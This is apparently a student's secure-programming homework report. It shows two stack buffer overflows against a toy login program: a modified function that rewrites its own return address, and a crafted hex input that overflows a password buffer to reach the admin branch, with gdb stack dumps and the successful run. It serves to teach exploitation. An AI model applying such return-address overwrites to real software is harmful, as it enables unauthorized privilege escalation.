İskender Akyüz
150150150

BLG460E – Homework I

Report

Part I

```
int get_uid() {
    char buffer[2];
    int *ret;

    ret = buffer + 10;
    (*ret) += 8;
    return 0;
}
```

The function that I have modified is above. The size of the buffer is (150150150 % 10) + 2 = 2. Firstly, in order to change the return address of this function, I needed to find where it stored in memory.

```
assignment1.c
57          int default_uid = 1000;
58          int uid = 23;
59          uid = get_uid();
60          uid = default_uid; // this line should not be executed
61          if (uid == 0) {
62                      hex_to_ascii(argv[1]);
63                      printf("Logging in as Admin\n");
64                      strncpy(username, root_name, strlen(root_name));
65                      // IsPwOk should return 0 and the program should jump to else st
66                      admin_pw_check = IsPwOk(argv[1], size_of_argv);

0x804865f <main+112>    call   0x80484c4 <get_uid>
0x8048664 <main+117>    mov    %eax,0x3c(%esp)
0x8048668 <main+121>    mov    0x40(%esp),%eax
0x804866c <main+125>    mov    %eax,0x3c(%esp)
0x8048670 <main+129>    cmpl   $0x0,0x3c(%esp)
0x8048675 <main+134>    jne    0x8048718 <main+297>
0x804867b <main+140>    mov    0xc(%ebp),%eax
0x804867e <main+143>    add    $0x4,%eax
0x8048681 <main+146>    mov    (%eax),%eax
0x8048683 <main+148>    mov    %eax,(%esp)
```

By using gdb, I have found the return address of the get_uid() function which is 0x08048664 as it can be seen from the picture above. Thus, in order to skip the if statement and execute else statement, I needed to change this return address.

```
(gdb) x/8wx &buffer
0xbffff262:     0x00000804      0xf2c80000      0x8664bfff      0xf4dd0804
0xbffff272:     0x002fbfff      0xf2cc0000      0x5ff4bfff      0x8890b7fc
```

When I have examined the stack, I have seen that the part of the return address that was needed to change was 10 bytes away from the buffer. That's why I added 10 to the address of the buffer and assigned it to the ret. Then, since the program needs to go the else statement, I increased the value of return address by 8. Now, the function interferes the program and goes to the address which is required. The stack is shown below after the operations are made.

```
(gdb) x/8wx &buffer
0xbffff262:     0xf26c0804      0xf2c8bfff      0x866cbfff      0xf4dd0804
0xbffff272:     0x002fbfff      0xf2cc0000      0x5ff4bfff      0x8890b7fc
```

Finally, the return value of the function is set to 0 in order to assign 0 to the uid.


I have compiled this program by using –fno-stack-protector. If I do not use this command, even though the return address still changes in the get_uid() function, the program does not skip the next line and executes it. Thus, the program works as if I did not interfere anything.

Part II

The appropriate input: 32333435f1d1eab73233343582f2ffbfa8f2ffbf02870408

We'll examine this code byte by byte. The first 8 bytes of this input is for the password. The rest of the input causes the overflow since the size limit of the password is 8. In order to reach the place of the return address, we need to fill the stack with some random values. That's why the values until the last 8 bytes are garbage values. The last 8 bytes are the return address that the program needs to go.

As I did in the first part, firstly I checked the address of the else statement where the program needs to go after skipping the if statement. As it can be seen the picture below, instead of 0x80486e9, the program should go to the address 0x8048702.



Then, I analyzed the stack and found where the return address of the function is stored. After the finding the position of the return address in the stack, all that needs to be done is to change the address.

Before writing input into stack:

```
(gdb) x/8wx &password
0xbffff238:     0x00000004      0xb7ead1f1      0x00000000      0xbffff282
0xbffff248:     0xbffff2a8      0x080486e9      0xbffff4da      0x00000030
```

After:

```
(gdb) x/8wx &password
0xbffff238:     0x35343332      0xb7ead1f1      0x35343332      0xbffff282
0xbffff248:     0xbffff2a8      0x08048702      0xbffff4da      0x00000030
```

As it can be seen, the first 8 bytes is 32333435f1d1eab7 which is the password that is given. Actually, it has no significance; thus, we filled these spaces with garbage values. Then, there are 12 bytes till the starting byte of the return address. After reaching there, I have changed the return value.

```
sp@secureprogramming:~/Desktop$ ./assignment1 32333435f1d1eab73233343582f2ffbfa8f2ffbf02870408
Logging in as Admin
Admin password is accepted
Logged in as Admin
Both buffer overflows succeeded! YAY!
Segmentation fault (core dumped)
```

The output of the program is above. Even though I got the correct output, I still got the segmentation fault. When I debug the core code, I discovered that the problem is with the argv[] array. The length of the strings that should be stored in this array should not be longer than 25. However, the length of the input that I gave to the program is 48. Most probably, that causes the segmentation fault.

When we did these operations, we disabled the address space layout randomization. The reason why we did this change is that each time the program runs, it will allocate different places in the memory and that prevents us to change the return address since it will be different each time. However, I tried to run the program by both enabling and disabling ASLR, and the outputs were the same. It did not change anything.